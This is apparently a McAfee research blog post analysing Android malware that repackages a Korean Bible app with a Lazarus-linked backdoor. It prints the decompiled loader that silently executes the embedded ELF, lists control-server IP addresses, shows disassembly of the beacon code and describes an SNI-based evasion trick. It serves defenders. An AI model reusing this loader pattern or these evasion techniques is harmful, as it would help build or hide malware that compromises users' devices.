Android Malware Appears Linked to Lazarus Cybercrime Group

securingtomorrow.mcafee.com/mcafee-labs/android-malware-appears-linked-to-lazarus-cybercrime-group/

November 20, 2017

McAfee

Nov 20, 2017

9 MIN READ

This blog was written by Inhee Han.

The McAfee Mobile Research team recently examined a new threat, Android malware that contains a backdoor file in the executable and linkable format (ELF). The ELF file is similar to several executables that have been reported to belong to the Lazarus cybercrime group. (For more on Lazarus, read this post from our Advanced Threat Research Team.)

The malware poses as a legitimate APK, available from Google Play, for reading the Bible in Korean. The legit app has been installed more than 1,300 times. The malware has never appeared on Google Play, and we do not know how the repackaged APK is spread in the wild.

Figure 1: Description of the legitimate app on Google Play.




Figure 2: An overview of the malware's operation.

Comparing Certificates

The repackaged APK has been signed by a different certificate from the legitimate APK. We can see the differences in the following two screen captures:

```
Owner: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
Issuer: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
Serial number: 936eacbe07f201df
Valid from: Fri Feb 29 10:33:46 KST 2008 until: Tue Jul 17 10:33:46 KST 2035
```

Figure 3: The certificate of the malicious, repackaged APK.

```
Owner: CN=kim, OU=dev, O=godpeople, L=seoul, ST=ss, C=22
Issuer: CN=kim, OU=dev, O=godpeople, L=seoul, ST=ss, C=22
Serial number: 52c2a6ac
Valid from: Tue Dec 31 20:12:44 KST 2013 until: Wed Dec 19 20:12:44 KST 2063
```

Figure 4: The certificate of the legitimate APK.

Once the malicious APK installs its code, it attempts to execute the backdoor ELF from "assets/while." If the ELF successfully executes, it turns the device into a bot.

```
private void execute()
{
  String str1 = getFilesDir().getPath();
  Object localObject = new java/lang/StringBuilder;
  String str2 = String.valueOf(str1);
  ((StringBuilder)localObject).<init>(str2);
  str2 = "/while";
  String str3 = str2;
  localObject = "while";
  copyAssets((String)localObject, str1);
  File localFile = new java/io/File;
  localFile.<init>(str3);
  boolean bool = true;
  localFile.setExecutable(bool);
  try
  {
    localObject = Runtime.getRuntime();
    ((Runtime)localObject).exec(str3);
    localObject = "snowflake";
    str2 = "success";
    Log.d((String)localObject, str2);
    return;
  }
  catch (IOException localIOException)
  {
    for (;;)
    {
      localObject = "snowflake";
      str2 = "fail";
      Log.d((String)localObject, str2);
      localIOException.printStackTrace();
    }
  }
}

public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  execute();
  int i = 2130903067;
  setContentView(i);
  SharedPreferences localSharedPreferences = ClassCommon.config_setting;
  if (localSharedPreferences == null)
  {
    localSharedPreferences = getSharedPreferences("config_setting", 0);
    ClassCommon.config_setting = localSharedPreferences;
  }
  this.timer.start();
}
```

Figure 5. The main function for executing the backdoor ELF.

Analyzing the Backdoor

Once the backdoor ELF starts, it turns into a zombie process to protect itself. It remains as a zombie even if the parent process terminates, as long as the “dex” execute() method has been implemented successfully.




Figure 6. The malware turns itself into a zombie process.

The malware contains a list of IP addresses of control servers. The list is encoded and written to the file /data/system/dnscd.db.

IPv4	Host	Country	History
14.139.200.107	-	India	
175.100.189.174	-	India	Used by Lazarus
197.211.212.31	vmware-probe.zol.co.zw	Zimbabwe	
199.180.148.134	wtps.org	United States	
110.45.145.103	-	South Korea	
217.117.4.110	-	Nigeria	
61.106.2.96	-	South Korea	
181.119.19.100	mail.wavenet.com.ar	Argentina	Used by Lazarus
124.248.228.30	-	Hong Kong	
119.29.11.203	-	China	Used by Lazarus
139.96.55.146	-	Sweden	
114.215.130.173	-	China	

The preceding table lists information for each of the IP addresses. None of these is available now.




Figure 7. The flow of writing the encoded control server IPs to a file.

The IP address array is encoded by a simple routine when it is loaded into memory from the read-only data section; that encoded data is written to the file /data/system/dnscd.db. The decoded file is then loaded into memory to select an IP address to connect to.

One of control servers is selected randomly immediately before the backdoor process attempts to connect to its address. The attempt is performed repeatedly to successfully connect with one of the control servers.




Figure 8. The malware creates a socket and connects to a randomly selected control server.

Once connected with a control server, the malware begins to fill the buffer using a callback beacon. Figure 9 shows a part of the message-generating code. Several fields of the packet are hardcoded, particularly the bytes at offsets 0, 4, and 5. After we realized that the message only pretended to use the SSL handshake protocol, we understood the meaning of the hardcoded bytes. The byte at offset 0 is the handshake type; offsets 4 and 5 are the SSL version of the handshake layer, a part of transport layer security.

```
08 1C           MOVS    R0, R1          ; void *
04 22           MOVS    R2, #4          ; size_t
00 21           MOVS    R1, #0          ; int
01 F0 E0 FB     BL      _memset
B4 1D           ADDS    R4, R6, #6
01 23           MOVS    R3, #1
03 22           MOVS    R2, #3
33 70           STRB    R3, [R6]
32 71           STRB    R2, [R6,#4]
73 71           STRB    R3, [R6,#5]
20 1C           MOVS    R0, R4
20 21           MOVS    R1, #0x20
00 25           MOVS    R5, #0
FF F7 94 FE     BL      setMemRandNumByLen
28 1C           MOVS    R0, R5          ; time_t *
01 F0 26 FC     BL      _time
03 06           LSLS    R3, R0, #0x18
02 0E           LSRS    R2, R0, #0x18
```

Figure 9. A part of the function for generating a callback beacon.




Figure 10. Transferring data to be used as the callback beacon to the control server.

After the message is generated, it sends the following packet (Figure 11) to the control server as a callback beacon. There is a randomly selected well-known domain in the packet where the server name indicator field is placed as a field of extension data. We suspect this is an evasion technique to avoid detection by security solutions looking for suspicious behaviors.

